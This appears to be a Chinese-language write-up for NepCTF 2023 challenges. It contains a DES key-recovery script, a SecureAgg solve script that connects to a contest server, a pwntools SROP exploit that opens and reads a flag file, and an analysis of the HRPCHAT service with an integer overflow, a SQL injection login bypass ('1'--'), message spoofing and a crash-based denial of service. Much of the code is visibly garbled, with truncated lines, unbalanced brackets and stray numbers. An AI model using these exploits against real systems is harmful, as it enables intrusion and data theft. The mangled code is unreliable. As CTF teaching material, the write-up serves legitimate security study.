21 __pc1 = [56, 48, 40, 32, 24, 16, 8,
22          0, 57, 49, 41, 33, 25, 17,
23          9, 1, 58, 50, 42, 34, 26,
24          18, 10, 2, 59, 51, 43, 35,
25          62, 54, 46, 38, 30, 22, 14,
26          6, 61, 53, 45, 37, 29, 21,
27          13, 5, 60, 52, 44, 36, 28,
28          20, 12, 4, 27, 19, 11, 3
29 ]
30
31 __pc2 = [
32     13, 16, 10, 23, 0, 4,
33     2, 27, 14, 5, 20, 9,
34     22, 18, 11, 3, 25, 7,
35     15, 6, 26, 19, 12, 1,
36     40, 51, 30, 36, 46, 54,
37     29, 39, 50, 44, 32, 47,
38     43, 48, 38, 55, 33, 52,
39     45, 41, 49, 35, 28, 31
40 ]
41 ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 2, 2, 1]
42
43 def PC_1(key: List[int]) -> List[int]:
44     return [key[x] for x in __pc1]
45
46 def PC_2(key: List[int]) -> List[int]:
47     return [key[x] for x in __pc2]
48 def get_key(L,R):
49     sub_keys = []
50
51     for i in range(16):
52         for j in range(ROTATIONS[i]):
53             L.append(L.pop(0))
54             R.append(R.pop(0))
55
56         combined = L + R
57         sub_key = PC_2(combined)
58         sub_keys.append(sub_key)
59
60     return sub_keys
61
62 def get_sub_key(key: List[int]) -> List[List[int]]:
63     key = PC_1(key)
64     L, R = key[:28], key[28:]
```

```
63
64     sub_keys = []
65
66     for i in range(16):
67         for j in range(ROTATIONS[i]):
68             L.append(L.pop(0))
69             R.append(R.pop(0))
70
71         combined = L + R
72         sub_key = PC_2(combined)
73         sub_keys.append(sub_key)
74         print('L=' ,L[:21])
75         print('R=' ,R)
76
77     return sub_keys
78
79 __ep = [31,  0,  1,  2,  3,  4,
80        3,  4,  5,  6,  7,  8,
81        7,  8,  9,  10, 11, 12,
82        11, 12, 13, 14, 15, 16,
83        15, 16, 17, 18, 19, 20,
84        19, 20, 21, 22, 23, 24,
85        23, 24, 25, 26, 27, 28,
86        27, 28, 29, 30, 31, 0
87 ]
88
89 __p = [15,  6,  19, 20, 28, 11, 27, 16,
90        0, 14, 22, 25, 4, 17, 30, 9,
91        1,  7, 23, 13, 31, 26, 2, 8,
92        18, 12, 29, 5, 21, 10, 3, 24
93 ]
94 def EP(data: List[int]) -> List[int]:
95     return [data[x] for x in __ep]
96
97 def P(data: List[int]) -> List[int]:
98     return [data[x] for x in __p]
99
100 __s_box = [
101     [
102         [
103             [14,  4, 13,  1,  2, 15, 11,  8,  3, 10,  6, 12,  5,  9,  0,  7],
104             [ 0, 15,  7,  4, 14,  2, 13,  1, 10,  6, 12, 11,  9,  5,  3,  8],
105             [ 4,  1, 14,  8, 13,  6,  2, 11, 15, 12,  9,  7,  3, 10,  5,  0],
106             [15, 12,  8,  2,  4,  9,  1,  7,  5, 11,  3, 14, 10,  0,  6, 13]
107         ],
108
109     ],
110 ]
```

```
110  [
111      [15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10],
112      [3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5],
113      [0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15],
114      [13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9]
115  ],
116
117
118  [
119      [10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8],
120      [13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1],
121      [13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7],
122      [1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12]
123  ],
124
125
126  [
127      [7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15],
128      [13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9],
129      [10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4],
130      [3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14]
131  ],
132
133
134  [
135      [2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9],
136      [14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6],
137      [4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14],
138      [11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3]
139  ],
140
141
142  [
143      [12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11],
144      [10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8],
145      [9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6],
146      [4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13]
147  ],
148
149
150  [
151      [4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1],
152      [13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6],
153      [1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2],
154      [6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12]
155  ],
156
```



```

204 t= [0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 0, 1]
205
206 for i in range(0,2**9):
207
208     L = LL + list(map(int, bin(i)[2:]).zfill(9)))
209     skeys = get_key(L, Rr)
210     plain = IP(t[0:64])
211     L, R = plain[:32], plain[32:]
212     for i in range(15, -1, -1):
213         prev_L = L
214         L = R
215
216         expanded_R = EP(R) # expansion permutation
217         xor_result = [a ^ b for a, b in zip(expanded_R, skeys[i])] # XOR with
218         substituted = S_box(xor_result) # S-box substitution
219         permuted = P(substituted) # permutation
220
221         R = [a ^ b for a, b in zip(permuted, prev_L)] # XOR with previous left
222
223         cipher = R + L # reverse order
224         cipher = [cipher[x] for x in [39, 7, 47, 15, 55, 23, 63, 31,
225                                         38, 6, 46, 14, 54, 22, 62, 30,
226                                         37, 5, 45, 13, 53, 21, 61, 29,
227                                         36, 4, 44, 12, 52, 20, 60, 28,
228                                         35, 3, 43, 11, 51, 19, 59, 27,
229                                         34, 2, 42, 10, 50, 18, 58, 26,
230                                         33, 1, 41, 9, 49, 17, 57, 25,
231                                         32, 0, 40, 8, 48, 16, 56, 24]]
232
233         plain = bytes([int(''.join(map(str, cipher[i * 8:(i + 1) * 8])), 2) for i
234             if b'NepCTF' in plain:
235                 print(plain)
236                 print(skeys)

```

## 第二部分还原key

```

1
2 from Crypto.Util.number import *
3 from gmpy2 import *
4 from operator import add
5 from typing import List
6 from functools import reduce
7 from Crypto.Util.number import *
8 from gmpy2 import *
9 hexadecimalcontrast = {

```

```
10     '0': '0000',
11     '1': '0001',
12     '2': '0010',
13     '3': '0011',
14     '4': '0100',
15     '5': '0101',
16     '6': '0110',
17     '7': '0111',
18     '8': '1000',
19     '9': '1001',
20     'a': '1010',
21     'b': '1011',
22     'c': '1100',
23     'd': '1101',
24     'e': '1110',
25     'f': '1111',
26 }
27 alphabet ="abcdefghijklmnopqrstuvwxyz"
28
29 PC_2 = [14, 17, 11, 24, 1, 5, 3, 28,
30         15, 6, 21, 10, 23, 19, 12, 4,
31         26, 8, 16, 7, 27, 20, 13, 2,
32         41, 52, 31, 37, 47, 55, 30, 40,
33         51, 45, 33, 48, 44, 49, 39, 56,
34         34, 53, 46, 42, 50, 36, 29, 32, ]
35
36 PC_1 = [57, 49, 41, 33, 25, 17, 9, 1,
37         58, 50, 42, 34, 26, 18, 10, 2,
38         59, 51, 43, 35, 27, 19, 11, 3,
39         60, 52, 44, 36, 63, 55, 47, 39,
40         31, 23, 15, 7, 62, 54, 46, 38,
41         30, 22, 14, 6, 61, 53, 45, 37,
42         29, 21, 13, 5, 28, 20, 12, 4, ]
43
44 RE_PC_2 = [13, 16, 10, 23, 0, 4, 2, 27,
45         14, 5, 20, 9, 22, 18, 11, 3,
46         25, 7, 15, 6, 26, 19, 12, 1,
47         40, 51, 30, 36, 46, 54, 29, 39,
48         50, 44, 32, 47, 43, 48, 38, 55,
49         33, 52, 45, 41, 49, 35, 28, 31]
50
51 RE_PC_1 = [56, 48, 40, 32, 24, 16, 8, 0,
52         57, 49, 41, 33, 25, 17, 9, 1,
53         58, 50, 42, 34, 26, 18, 10, 2,
54         59, 51, 43, 35, 62, 54, 46, 38,
55         30, 22, 14, 6, 61, 53, 45, 37,
56         29, 21, 13, 5, 60, 52, 44, 36,
```

```
57         28, 20, 12, 4, 27, 19, 11, 3] 9116
58
59 movnum = [1, 1, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]
60
61
62 def HexToBin(string):
63
64
65     Binstring = ""
66     string = string.lower()
67     for i in string:
68         try:
69             Binstring += hexadecimalcontrast[i]
70         except:
71             return -1
72     return Binstring
73
74
75 def BinToStr(strbin):
76
77
78     strten = ""
79     for i in range(len(strbin) // 8):
80         num = 0
81         test = strbin[i * 8:i * 8 + 8]
82         for j in range(8):
83             num += int(test[j]) * (2 ** (7 - j))
84         strten += chr(num)
85     return strten
86
87
88 def StrToHex(string):
89
90
91     hexStr = ""
92     for i in string:
93         tmp = str(hex(ord(i)))
94         if len(tmp) == 3:
95             hexStr += tmp.replace('0x', '0')
96         else:
97             hexStr += tmp.replace('0x', '')
98     return hexStr
99
100
101 def Binxor(string1, string2):
102
103
```

```
104     strlen = 0
105     xorstr = ""
106     if len(string1) > len(string2):
107         strlen = len(string2)
108     else:
109         strlen = len(string1)
110     for i in range(strlen):
111         if string1[i] == string2[i]:
112             xorstr += '0'
113         else:
114             xorstr += '1'
115     return xorstr
116
117
118 def SubstitutionBox(keyfield, sub): # 置换盒
119
120     newkeyfield = ''
121     for i in range(len(sub)):
122         newkeyfield += keyfield[sub[i] - 1] # watch the table
123     return newkeyfield
124
125
126 def SubkeyGeneration(freq, C, D): # 轮密钥生成函数
127
128     for i in range(movnum[freq]):
129         C = C[1:] + C[:1]
130         D = D[1:] + D[:1]
131     return C, D, SubstitutionBox(C + D, PC_2)
132
133
134 def enkey(netss): # 生成子密钥
135
136     C, D = netss[:28], netss[28:]
137     key = []
138     for i in range(16): # 十六轮子密钥生成
139         C, D, keyone = SubkeyGeneration(i, C, D)
140         key.append(keyone)
141     return key
142
143
144 def dekey(netss): # 还原子密钥
145
146     netss = ReSubstitution_PC_2_Box(netss, RE_PC_2)
147     C, D = netss[:28], netss[28:]
148     C = C[-1:] + C[:-1]
149     D = D[-1:] + D[:-1]
150     netss = C + D
```

```
151     real_netss = ''
152     num = 0
153     for i in netss:
154         if i != '*':
155             real_netss += i
156         else:
157             real_netss += alphabet[num]
158             num += 1
159     keys = enkey(real_netss)
160     key_dic = {}
161     for i in range(len(keys)):
162         for j in range(48):
163             if keys[i][j] != real_key[i][j]:
164                 key_dic[keys[i][j]] = real_key[i][j]
165     for i in key_dic:
166         real_netss = real_netss.replace(i, key_dic[i])
167     key = ReSubstitution_PC_1_Box(real_netss, RE_PC_1)
168     return key
169
170
171 def BruteForce_Lowest_Bytes(key):
172     keys = []
173     key2=[]
174     for i in range(8):
175         keys.append(key[i*8:i*8+8][:-1])
176     for i in range(256):
177         num = format(i, '08b')
178         key = ''
179         for j in range(8):
180             key += keys[j] + num[j]
181         key2.append(BinToStr(key))
182     print(key2)
183
184
185
186 def Parity_Bit_Calculation(key):
187
188     keys = []
189     key = ''
190     for i in range(8):
191         keys.append(key[i*8:i*8+8][:-1])
192         num = 0
193         for j in keys[i]:
194             if j == '1':
195                 num += 1
196             if(num % 2 == 1):
197                 keys[i] += '0'
```



```
245     key2.append(z)
246
247
248
249 m=b'NepCTF{N'
250 z=str(bin(bytes_to_long(m))[2:])
251 h=[0]
252 for i in range(len(z)):
253     h.append(int(z[i]))
254 key3=[]
255 for key in key2:
256     key3.append([int(i) for i in bin(int(''.join(str(i) for i in h),2)^int(''.join(str(i) for i in h),2))])
257
258 _IP = [57, 49, 41, 33, 25, 17, 9, 1,
259      59, 51, 43, 35, 27, 19, 11, 3,
260      61, 53, 45, 37, 29, 21, 13, 5,
261      63, 55, 47, 39, 31, 23, 15, 7,
262      56, 48, 40, 32, 24, 16, 8, 0,
263      58, 50, 42, 34, 26, 18, 10, 2,
264      60, 52, 44, 36, 28, 20, 12, 4,
265      62, 54, 46, 38, 30, 22, 14, 6
266 ]
267
268 def IP(plain: List[int]) -> List[int]:
269     return [plain[x] for x in _IP]
270
271 __pc1 = [56, 48, 40, 32, 24, 16, 8,
272          0, 57, 49, 41, 33, 25, 17,
273          9, 1, 58, 50, 42, 34, 26,
274          18, 10, 2, 59, 51, 43, 35,
275          62, 54, 46, 38, 30, 22, 14,
276          6, 61, 53, 45, 37, 29, 21,
277          13, 5, 60, 52, 44, 36, 28,
278          20, 12, 4, 27, 19, 11, 3
279 ]
280
281 __pc2 = [
282     13, 16, 10, 23, 0, 4,
283     2, 27, 14, 5, 20, 9,
284     22, 18, 11, 3, 25, 7,
285     15, 6, 26, 19, 12, 1,
286     40, 51, 30, 36, 46, 54,
287     29, 39, 50, 44, 32, 47,
288     43, 48, 38, 55, 33, 52,
289     45, 41, 49, 35, 28, 31
290 ]
291 ROTATIONS = [1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]
```

```
292
293 def PC_1(key: List[int]) -> List[int]:
294     return [key[x] for x in __pc1]
295
296 def PC_2(key: List[int]) -> List[int]:
297     return [key[x] for x in __pc2]
298 def get_key(L,R):
299     sub_keys = []
300
301     for i in range(16):
302         for j in range(ROTATIONS[i]):
303             L.append(L.pop(0))
304             R.append(R.pop(0))
305
306         combined = L + R
307         sub_key = PC_2(combined)
308         sub_keys.append(sub_key)
309
310     return sub_keys
311 def get_sub_key(key: List[int]) -> List[List[int]]:
312     key = PC_1(key)
313     L, R = key[:28], key[28:]
314
315     sub_keys = []
316
317     for i in range(16):
318         for j in range(ROTATIONS[i]):
319             L.append(L.pop(0))
320             R.append(R.pop(0))
321
322         combined = L + R
323         sub_key = PC_2(combined)
324         sub_keys.append(sub_key)
325
326     __ep = [31, 0, 1, 2, 3, 4,
327             3, 4, 5, 6, 7, 8,
328             7, 8, 9, 10, 11, 12,
329             11, 12, 13, 14, 15, 16,
330             15, 16, 17, 18, 19, 20,
331             19, 20, 21, 22, 23, 24,
332             23, 24, 25, 26, 27, 28,
333             27, 28, 29, 30, 31, 0
334 ]
335
336     __p = [15, 6, 19, 20, 28, 11, 27, 16,
337             0, 14, 22, 25, 4, 17, 30, 9,
338             1, 7, 23, 13, 31, 26, 2, 8,
```



```

386     [11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3]
387 ],
388
389
390 [
391     [12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11],
392     [10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8],
393     [9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6],
394     [4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13]
395 ],
396
397
398 [
399     [4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1],
400     [13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6],
401     [1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2],
402     [6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12]
403 ],
404
405
406 [
407     [13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7],
408     [1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2],
409     [7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8],
410     [2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11]
411 ],
412 ]
413
414 def S_box(data: List[int]) -> List[int]:
415     output = []
416     for i in range(0, 48, 6):
417         row = data[i] * 2 + data[i + 5]
418         col = reduce(add, [data[i + j] * (2 ** (4 - j)) for j in range(1, 5)])
419         output += [int(x) for x in format(__s_box[i // 6][row][col], '04b')]
420     return output
421
422 def encrypt(plain: List[int], sub_keys: List[List[int]]) -> List[int]:
423     plain = IP(plain) # initial permutation
424     L, R = plain[:32], plain[32:] # split into two halves
425
426     for i in range(16):
427         prev_L = L
428         L = R
429
430         expanded_R = EP(R) # expansion permutation
431         xor_result = [a ^ b for a, b in zip(expanded_R, sub_keys[i])] # XOR with
432         substituted = S_box(xor_result) # S-box substitution

```

```

433     permuted = P(substituted) # permutation
434
435     R = [a ^ b for a, b in zip(permuted, prev_L)] # XOR with previous left
436
437     cipher = R + L # reverse order
438     cipher = [cipher[x] for x in [39, 7, 47, 15, 55, 23, 63, 31,
439                               38, 6, 46, 14, 54, 22, 62, 30,
440                               37, 5, 45, 13, 53, 21, 61, 29,
441                               36, 4, 44, 12, 52, 20, 60, 28,
442                               35, 3, 43, 11, 51, 19, 59, 27,
443                               34, 2, 42, 10, 50, 18, 58, 26,
444                               33, 1, 41, 9, 49, 17, 57, 25,
445                               32, 0, 40, 8, 48, 16, 56, 24]]
446
447     return cipher
448
449 LL= [0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
450 Rr= [0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0,
451 t= [0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 1, 0, 0, 0, 1
452 for j in key3:
453     skeys=get_sub_key(j)
454     for i in range(64, 128, 64):
455         plain=IP(t[64:128])
456         L, R = plain[:32], plain[32:]
457         for i in range(15, -1, -1):
458             prev_L = L
459             L = R
460
461             expanded_R = EP(R) # expansion permutation
462             xor_result = [a ^ b for a, b in zip(expanded_R, skeys[i])] # XOR with previous left
463             substituted = S_box(xor_result) # S-box substitution
464             permuted = P(substituted) # permutation
465
466             R = [a ^ b for a, b in zip(permuted, prev_L)] # XOR with previous left
467
468             cipher = R + L # reverse order
469             cipher = [cipher[x] for x in [39, 7, 47, 15, 55, 23, 63, 31,
470                               38, 6, 46, 14, 54, 22, 62, 30,
471                               37, 5, 45, 13, 53, 21, 61, 29,
472                               36, 4, 44, 12, 52, 20, 60, 28,
473                               35, 3, 43, 11, 51, 19, 59, 27,
474                               34, 2, 42, 10, 50, 18, 58, 26,
475                               33, 1, 41, 9, 49, 17, 57, 25,
476                               32, 0, 40, 8, 48, 16, 56, 24]]
477
478             plain = bytes([int(''.join(map(str, cipher[i * 8:(i + 1) * 8]))), 2] for
479             print(plain)

```

下一部分同理

## SecureAgg

本题考查联邦学习中最基础的安全聚合方案（当然，考虑招新赛的难度，对原本的方案简化了很多）。如果不太了解这些，也是没有关系滴，读一读代码，稍微分析一下也是完全可以做滴！

题目的主要目标在于：给出一组用户的加密数据，如何获取原始数据的聚合结果。

题目的关键在于对每一个用户数据的加密用如下的方式：

$$c_i = a * m_i + b + \sum_{j>i} PRG(k_{ij}) - \sum_{j<i} PRG(k_{ij}) \mod M$$

关键就在于这里的一加一减。

我们的目的是要求  $\sum m_i$ ，那么我们试着求一下  $\sum c_i$  看看会发生什么。

$$\sum c_i = \sum (a * m_i + b) + \sum (\sum_{j>i} PRG(k_{ij}) - \sum_{j<i} PRG(k_{ij})) \mod M$$

是用户i与j的共享密钥，那么在求和过程中对于任意两个用户，必有  $PRG(k_{ij})$  和  $-PRG(k_{ij})$  相加从而抵消掉。

从而式子中只剩

$$\sum c_i = \sum (a * m_i + b) = a * \sum m_i + N * b \mod M$$

最后

$$\sum m_i = (\sum c_i - N * b) * a^{-1} \mod M$$

给出一份参考代码

```
1 from pwn import *
2 from Crypto.Util.number import *
3 from hashlib import sha256
4 from Crypto.Cipher import AES
5 from Crypto.Util.Padding import unpad
6 from base64 import b64decode
7
8 context.log_level = 'debug'
9
10 #sh=remote('0.0.0.0',1337)
11 sh=remote('nepctf.1cepeak.cn',30298)
12 sla = lambda a,b :sh.sendlineafter(str(a),str(b))
13 sa = lambda a,b :sh.sendafter(str(a),str(b))
14 lg = lambda name,data : sh.success(name + ": 0x%x" % data)
15 se = lambda payload: sh.send(payload)
16 rl = lambda : sh.recvline()
```

```

17 rv = lambda n: sh.recv(n)
18 sl = lambda payload: sh.sendline(payload)
19 ru = lambda a :sh.recvuntil(str(a))
20 rud = lambda a :sh.recvuntil(str(a),drop=True)
21
22 ru('M=')
23 M=int(rl().strip().decode())
24
25 for i in range(20):
26     ru('#Round %d\n'%(i+1))
27     exec(rl().strip().decode())
28     exec(rl().strip().decode())
29     enc=b64decode(enc)
30     key=(sum(enc_list)-len(enc_list)*514)*inverse(114,M)%M
31     aes_key=sha256(str(key).encode()).digest()[:16]
32     aes=AES.new(aes_key,AES.MODE_CBC,iv=bytes(range(16)))
33     dec=aes.decrypt(enc)
34     sla('message: ',unpad(dec,16).decode())
35
36 sh.interactive()

```

## Pwn

### srop

手法: srop+orw

给了 mov rax,0xf , 但是没用, 这道题只有 syscall 函数, 没有 syscall 指令, 进入system函数可以发现寄存器会被重新赋值, 不过我们只需要用 pop rdi ; ret 指令就能控制 rax 寄存器, 实现 SROP 了, 结合程序有一个明显的溢出, 迁移到bss段后, orw即可

```

1 from pwn import*
2 context(arch='amd64',os='linux',log_level='debug')
3 p=process('./pwn')
4 #p=remote('nepctf.1cepeak.cn',30817)
5
6
7 buf=0x601100
8 syscall=0x4005B0
9 pop_rdi=0x004000813
10
11
12 sigframe=SigreturnFrame()
13 sigframe.rdi = 0
14 sigframe.rsi = 0

```

```
15 sigframe.rdx = buf
16 sigframe.rcx = 0x600
17 sigframe.rsp = buf
18 sigframe.rip = syscall
19 p.sendafter(b'NepCTF2023!\n', b'a'*0x38 + p64(pop_rdi) + p64(0xf) + p64(syscall)
20
21
22 # open
23 flag = buf + 0x450
24 sigframe_open = SigreturnFrame()
25 sigframe_open.rdi = 2
26 sigframe_open.rsi = flag
27 sigframe_open.rdx = 0
28 sigframe_open.rcx = 0
29 sigframe_open.rsp = buf + 0x150
30 sigframe_open.rip = syscall
31
32
33 payload = p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_open)
34 payload = payload.ljust(0x150, b'\x00')
35
36
37 # read
38 sigframe_read = SigreturnFrame()
39 sigframe_read.rdi = 0
40 sigframe_read.rsi = 3
41 sigframe_read.rdx = buf+ 0x600
42 sigframe_read.rcx = 0x30
43 sigframe_read.rsp = buf + 0x300
44 sigframe_read.rip = syscall
45
46
47 payload += p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_read)
48 payload = payload.ljust(0x300, b'\x00')
49
50
51 # write
52 sigframe_write = SigreturnFrame()
53 sigframe_write.rdi = 1
54 sigframe_write.rsi = 1
55 sigframe_write.rdx = buf+ 0x600
56 sigframe_write.rcx = 0x30
57 sigframe_write.rsp = buf + 0x450
58 sigframe_write.rip = syscall
59
60
61 payload += p64(pop_rdi) + p64(0xf) + p64(syscall) + flat(sigframe_write)
```

```
62 payload = payload.ljust(0x450, b'\x00') + b'flag\x00'
63
64
65 p.send(payload)
66 p.interactive()
```

## HRPCHAT

我还是那句话，我非常讨厌和GLIBC特性有关的技术利用，所以我出的题会比较强调逻辑和贴合实际并且尽量避开各种大师手法。

用简单但是好玩的逻辑漏洞去给选手较佳的体验，让大家可以更贴合场景去学习，不是单独的做漏洞阉割练习。

此题WP编写较早，文章中的二进制地址段可能和最新的对不上，但是不重要，毕竟已经给了源码了，源码里的sql注入我甚至没删掉注释==，但是还是很少人打出来了。

整体题目难度非常简单，讲解的就是一个耐心，最基本的代码审计，但是做出的人在整体没达到我的预期。

## BUG1 整型溢出

我们看向客户端这，我们可以向远程发送信息获取请求查看详细信息

服务器返回的信息如下，最后一句话是关键(T神本人写的哈哈哈)，大意就是你的攻击会成为T神的血包

我们可以发现H3(大笨蛋)的攻击力是2047483649，T神的血量是99999999，对数据敏感的不难看出，相加等于负数

```
1 Message
2
3 拥有角色列表:
4 HRP
5 gxh191
6 YameMres
7 金钱余量: 10000
8 全体角色信息:
9 Name:
10 H3h3QAQ
11 Skill Name:
12 自动化渗透木马
13 Skill Hurt:
14 10
15 Skill Name:
16 log4j
```

17 Skill Hurt:

18 2047483649

19 Blood VALUES:

20 1

21 Name:

22 gxh191

23 Skill Name:

24 PWN YOUR HEART

25 Skill Hurt:

26 15

27 Skill Name:

28 数据溢出

29 Skill Hurt:

30 40

31 Blood VALUES:

32 200

33 Name:

34 YameMres

35 Skill Name:

36 shellcode attack

37 Skill Hurt:

38 50

39 Skill Name:

40 数据溢出

41 Skill Hurt:

42 40

43 Blood VALUES:

44 400

45 Name:

46 花花

47 Skill Name:

48 免死金牌

49 Skill Hurt:

50 0

51 Skill Name:

52 Nepnep YOU!

53 Skill Hurt:

54 200

55 Blood VALUES:

56 1000

57 Name:

58 ThTs0d

59 Skill Name:

60 咕咕咕

61 Skill Hurt:

62 6666666

63 Skill Name:

```
64 杀虫剂替身
65 Skill Hurt:
66 0
67 Blood VALUES:
68 99999999
69
70 TSign[Missing_BackToBackOSpinQuad20ComboPerfectClear_Power]
```

## 我们再从服务器的战斗模块分析

```
1 v33 = dword_205798 + cNode[20 * m + 16 + (int)v32];
2         printf("Hurt:%d\n", v33);
3         if ( (int)v33 <= 0 )
4         {
5             v34 = open("./Nep_CTF_FLAG_THREE", 436);
6             read(v34, s, 0x28uLL);
7             strcpy((char *)v49, s);
8             send(*((QWORD *)v40 + 2), buf, 0x630uLL, 0);
9             pthread_mutex_unlock(&phead);
10 }
```

显然想要获取到flag3就要让v33小于0，结合题意v33就是BOSS(T神剩余血量)小于0即可获取第三个flag，

那么现在问题在于H3去哪里获取，其实稍微看下代码就知道H3在卡池里面随便抽。

(T：这个技能可不是乱写的，中间一大段是个游戏（不可能的）大招,去掉后则是另外一个(SpellCard) )

## BUG2 sqlite注入

看向服务器的Shop功能的999选项

```
1 if ( !strcmp(v46, "999") )
2 {
3     sprintf(s, "select * from user where Username='%s' and Statement ='root'
4     printf("\n\n%s\n", s);
5     v21 = 0;
6     v22 = 0;
7     rc = sqlite3_get_table(db, s, v37, &v21, &v22, 0LL);
8     if ( v21 <= 0 )
9     {
10         v49[0] = 0xE485BBE467616C66LL;
```

```
11         v49[1] = 0x94E7746F6F729BBELL;
12         LODWORD(v50) = -1215764824;
13         BYTE4(v50) = 0;
14     }
15     else
16     {
17         fd = open("./Nep_CTF_FLAG_ONE", 436);
18         read(fd, v57, 0x64uLL);
19         close(fd);
20         strcpy((char *)v49, v57);
21     }
22     send(*(_QWORD *)v40 + 2), buf, 0x630uLL, 0);
23     pthread_mutex_unlock(&phead);
24 }
```

不难发现sql语句可以注入没有任何过滤，变量v40 + 856(逆向可得是用户名)为

1'--

即可闭合语句，前提保证有用户名为1的用户(自己注册就行了)，这样语句就成了

```
1 select * from user where Username='1'--and Statement ='root'"
```

(--后面的全都被注释了，这样前面的判断肯定就可以通过了)

绕过了root鉴权

满足了v21>0，如此一来Nep\_CTF\_FLAG\_ONE就到手了

## BUG3 服务伪造

这个漏洞是属于信息格式校验不完善导致的。

我们可以看见客户端这里有个Bot模式，向服务器请求远程协助

```
1 if ( !strcmp(v4, "RemoteVIPApplicationCertificationHasPassed") )
2 {
3     printf("%s:", byte_2A70);
4     fd = open("./Nep_CTF_FLAG_TWO", 436);
5     read(fd, s, 0x64uLL);
6     close(fd);
7     puts(s);
8 }
```

可以看见只要接受的信息等于RemoteVIPApplicationCertificationHasPassed

就可以获取flag2，现在就要找到伪造点，换句思路就是，发送信息的不一定真的是服务器，也可能是伪装成服务器的用户。

这里我们直接去看服务器私聊模式

```
1 if ( !strcmp(s1, "Secret") )
2 {
3     strcpy((char *)v49, v46);
4     v35 = atoi(nptra);
5     if ( v35 > 4 && v35 <= 999 )
6         send(v35, buf, 0x630uLL, 0);
7 LABEL_31:
8     pthread_mutex_unlock(&phead);
9 }
```

不难发现v35就是fd，是可控的由我们的客户端进行操作

综上，我们可以先开一个nc连接开启Bot模式，另外一个nc连接进入私聊模式，然后私聊模式指定发送payload到Bot的客户端上即可

关于UID的获取可以从Chart聊天室里面获取（自行体验）

## Bug4 拒绝式服务攻击

此flag获取方式不唯一，你能弄崩溃就算成功。

可以从start.sh脚本发现整个客户端是从safebox启动的

这个洞是比较困难的，第一点不要想当然的觉得这个for循环很快会执行完，这里涉及到多线程问题，要想让for循环继续就要当

服务器和客户端连接时，服务器崩溃，导致客户端的recv模块（随便一个）产生死锁，这时候for循环就会继续下去了。

之后就可以进入安全模式的控制台直接拿flag

```
1 void __noreturn CMD()
2 {
3     int fd; // [rsp+Ch] [rbp-94h]
4     char s1[32]; // [rsp+10h] [rbp-90h] BYREF
5     char buf[104]; // [rsp+30h] [rbp-70h] BYREF
6     unsigned __int64 v3; // [rsp+98h] [rbp-8h]
7
8     v3 = __readfsqword(0x28u);
9     while ( 1 )
10    {
```

```
11     printf("%s", "(Safe Mode)#");
12     __isoc99_scanf("%30s", s1);
13     getchar();
14     if ( !strcmp(s1, "ls") )
